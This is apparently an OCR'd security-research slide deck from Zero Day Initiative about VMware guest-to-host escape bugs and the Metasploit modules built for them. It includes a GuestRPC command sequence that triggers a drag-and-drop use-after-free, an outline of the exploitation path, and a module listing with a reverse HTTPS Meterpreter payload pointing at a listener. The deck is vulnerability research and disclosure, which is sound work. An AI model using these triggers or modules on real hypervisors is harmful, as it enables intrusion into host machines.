
Metasploit Framework – VMware Lib

- Could write our own DLL
- Would have to write different libs for each platform
- Not terribly portable

Metasploit Framework – VMware Lib

- More portable approaches

Challenge	Post API	Railgun
Executing	Thread	Function
Assemble	Metasm	Metasm
Ref Buffers	As immediates in asm	Ref as stack variables
Allocate Mem	Process.memory.allocate	Platform-specific, but automatic
Mark Mem	Process.memory.protect	Platform-specific, but automatic
Write Mem	Process.memory.write	Platform-specific, but automatic
Read IO	Word at a time	Return pointer, read object



File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /mnt/hgfs/msf
msf post(vmware_copy_pirate) >
Video


VM Escapes

VMware HGFS / VMwareHostOpen.exe

VMware HGFS Overview

- VMware implements the Host-Guest File System (HGFS)
- When sharing a folder between the host* OS and the guest OS
- Supported in Fusion, Workstation and ESXi*





* from an RPC perspective, you can't share directly from an ESXi host

VMware HGFS

- HGFS requests can be performed through GuestRPC requests
  - GuestRPC can run over the Backdoor, vSockets, or TCP/IP
- HGFS protocol is defined inside hgfsProto.h/hgfs.h in open-vm-tools

F	00 00 00 00	COMMAND	ARGS

```
typedef enum {
   HGFS_OP_OPEN,                /* Open file */
   HGFS_OP_READ,                /* Read from file */
   HGFS_OP_WRITE,               /* Write to file */
   HGFS_OP_CLOSE,               /* Close file */
   HGFS_OP_SEARCH_OPEN,         /* Start new search */
   HGFS_OP_SEARCH_READ,         /* Get next search response */
   HGFS_OP_SEARCH_CLOSE,        /* End a search */
   HGFS_OP_GETATTR,             /* Get file attributes */
   HGFS_OP_SETATTR,             /* Set file attributes */
   HGFS_OP_CREATE_DIR,          /* Create new directory */
   HGFS_OP_DELETE_FILE,         /* Delete a file */
   HGFS_OP_DELETE_DIR,          /* Delete a directory */
   HGFS_OP_RENAME,              /* Rename a file or directory */
   HGFS_OP_QUERY_VOLUME_INFO,   /* Query volume information */
```

VMware HGFS – In Action


- We can sniff the HGFS commands by hooking the function that parses the RPC requests on the host, specifically in vmware-vmx.exe
- Then execute VMwareHgfsClient.exe from the VMware tools directory, which will give us the shared folders

```
C:\Program Files\VMware\VMware Tools>VMwareHgfsClient.exe
temp
test
```

VMware VMwareHostOpen.exe

VMware VMwareHostOpen.exe

- Shipped with the VMware tools (on Windows)
- Opens a file or URL in the **default** application on the **host** machine




- It leverages the Backdoor and specifically GuestRPC

VMware VMwareHostOpen.exe - How does it work?

- Calls the GuestRPC function “ghi.host.shell.action”
- ghi.host.shell.action’s implementation is in vmware-vmx.exe
- It takes two arguments: actionURI and targetURI

```
000000014008A896 lea     r9, ghi_host_shell_action
000000014008A89D lea     r8, aGhi_host_shell ; "ghi.host.shell.action"
000000014008A8A4 lea     rdx, aSethostshellac ; "setHostShellActionDisable"
000000014008A8AB mov     ecx, 49h
000000014008A8B0 mov     [rsp+38h+var_18], rdi
000000014008A8B5 call    sub_1400681C0
```





Setting the Stage: VMwareHostOpen.exe

MSF Module Type	exploit/local/windows/vmware_host_open
Cause	Logic, configuration
Direction	Guest-to-Host
Impact	Escape, but has many prereqs
Hypervisor	VMware Fusion
Host OS	OS X/macOS
Guest OS	Windows (when using the hostopen binary)
Status	Reported to vendor, declined to patch

Metasploit Module Challenges

- Local exploit, but not a traditional one
  - Starting session is on Windows, resulting session is on Mac
  - Local exploits expect an escalated session, not a different platform
  - Might need a new exploit module type, or changes to ‘local’
- Getting cmd_exec to successfully call HostOpen w/UNC path
- What payload type, what will HostOpen actually open for us?
  - Remember, only opens a file or url with the default app
- Trying not to rely on VMware tools, when possible
  - Avoid requiring active and writable share drives


Show All
...eWorkstation-Win10_x64: Default Applications
Add Device...
Open your Mac files and web links using Windows applications
For example, open Word documents using Microsoft Office.
Configure
Open your Windows files and web links using Mac applications
For example, open web links using Safari. Enabling this feature may reduce the isolation of your virtual machine.
Run Windows applications from your Mac's Applications folder
Enables launching of Windows applications directly from the Mac Applications folder.
Restore Applications
Clean Up Applications
?


QuickTime Player File Edit View Window Help
100% Fri 3:44 AM
ZERO DAY INITIATIVE
Video
Physical Host
Virtual Machine Library
Add
View
Start Up
Settings
Snapshots
Delete
VIRTUAL MACHINES
Kali-Linux-2017.1-vm-amd64
Victim-VMwareWorkstation-...
Windows8.1x64_enterprise
MSFdev
VMware ESXi 6
VCENTER.ZED
VMWARE VCLOUD AIR
Name
Kali-Linux-2017.1-vm-amd64
Victim-VMwareWorkstation-Win10_x64
Windows8.1x64_enterprise
MSFdev
VMware ESXi 6
Status
Running
Running
Powered Off
Powered Off
Powered Off

VMware Drag and Drop UAF

VMware DnD UAF – Root Cause

- The free is triggered when the DnD version is changed multiple times
- The re-use happens when **any** DnD function is called after the free
- Triggering the free is quite simple:

```
tools.capability.dnd_version 2
vmx.capability.dnd_version
tools.capability.dnd_version 3
vmx.capability.dnd_version
dnd.setGuestFileRoot AAAAA //Technically any DnD function would work.
```

VMware DnD UAF

- Get a crash
- !heap –p –a @RCX indicates a freed object
- Get the size of the freed object
- Determine if we can reclaim that freed memory
- Send some GuestRPC commands, e.g. tools.capability.guest_temp_directory, and see if we can reclaim that memory
- ROP our way into the RWX region of memory conveniently provided in vmware-vmx
- If you want to know more *https://bit.ly/2su55D4

*https://www.thezdi.com/blog/2017/6/26/use-after-silence-exploiting-a-quietly-patched-uaf-in-vmware

Setting the Stage: VMware DnD UAF

MSF Module Type	exploit/windows/local/vmware_dnd_uaf
Cause	Memory corruption (use-after-free)
Direction	Guest-to-Host
Impact	Escape
Hypervisor	VMware Fusion/Workstation
Host OS	Any hypervisor supported desktop OS
Guest OS	Any hypervisor supported guest OS
Status	Silently patched in Workstation 12.5.3

Metasploit Framework

- Not much to talk about as long as you have the new lib
  - Msf::Post::Vmware
  - Some RPC commands require you to leave the RPC buffer open

```
def send_rpc_cmd(rpc_cmd, close = true)
```

```
send_rpc_cmd('tools.capability.dnd_version 2')
```

^ this buffer closed to further writes

root@kali: ~

File Edit View Search Terminal Help

```
  A use-after-free vulnerability within vmware-vmx. If the DnD version
  is changed and queried multiple times in quick succession, an object
  is freed prematurely and the next DnD function called will attempt
  to use the freed memory. This bug was patched silently in
  Workstation 12.5.3 possibly in VMSA-2017-0003.

References:
  https://www.vmware.com/security/advisories/VMSA-2017-0003.html
  https://www.thezdi.com/blog/2017/6/26/use-after-silence-exploiting-a-quietly-patched-uaf-in-vmware

msf exploit(vmware_dnd_uaf) > so

Module options (exploit/windows/local/vmware_dnd_uaf):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.142.100  yes       The local listener hostname
   LPORT     8444             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   VMware Workstation Universal


msf exploit(vmware_dnd_uaf) >
```

If You Think About It

- We could escape from the Workstation guest, into the Workstation Host, and then into MacOS/Fusion!

Conclusion

Conclusions

- Virtualization is a fact of life in computing today
- VMware is widely deployed, and bug reports are on the rise
  - We're also seeing increased reports in other virtualization products
- Virtualization can sometimes lead to a dead end on pentests, which can give enterprises the false impression that virtualization completely constrains risk
  - We feel you. You can't fix what you can't prove to management
- At Pwn2Own 2017, two full guest-to-host escape exploits for Workstation were demoed, one of which also affects ESXi

Conclusions

- The Backdoor interface is robust and well-named ;)
- Several critical ESXi vulnerabilities have been patched in 2017 alone, more on those in future presentations
- Other, non-critical vulnerabilities allow data leakage
- VMware tools are not required for many of these attacks
- Thanks for listening!

ZERO DAY INITIATIVE

https://www.zerodayinitiative.com/blog

TREND MICRO

ZERO DAY INITIATIVE

TREND MICRO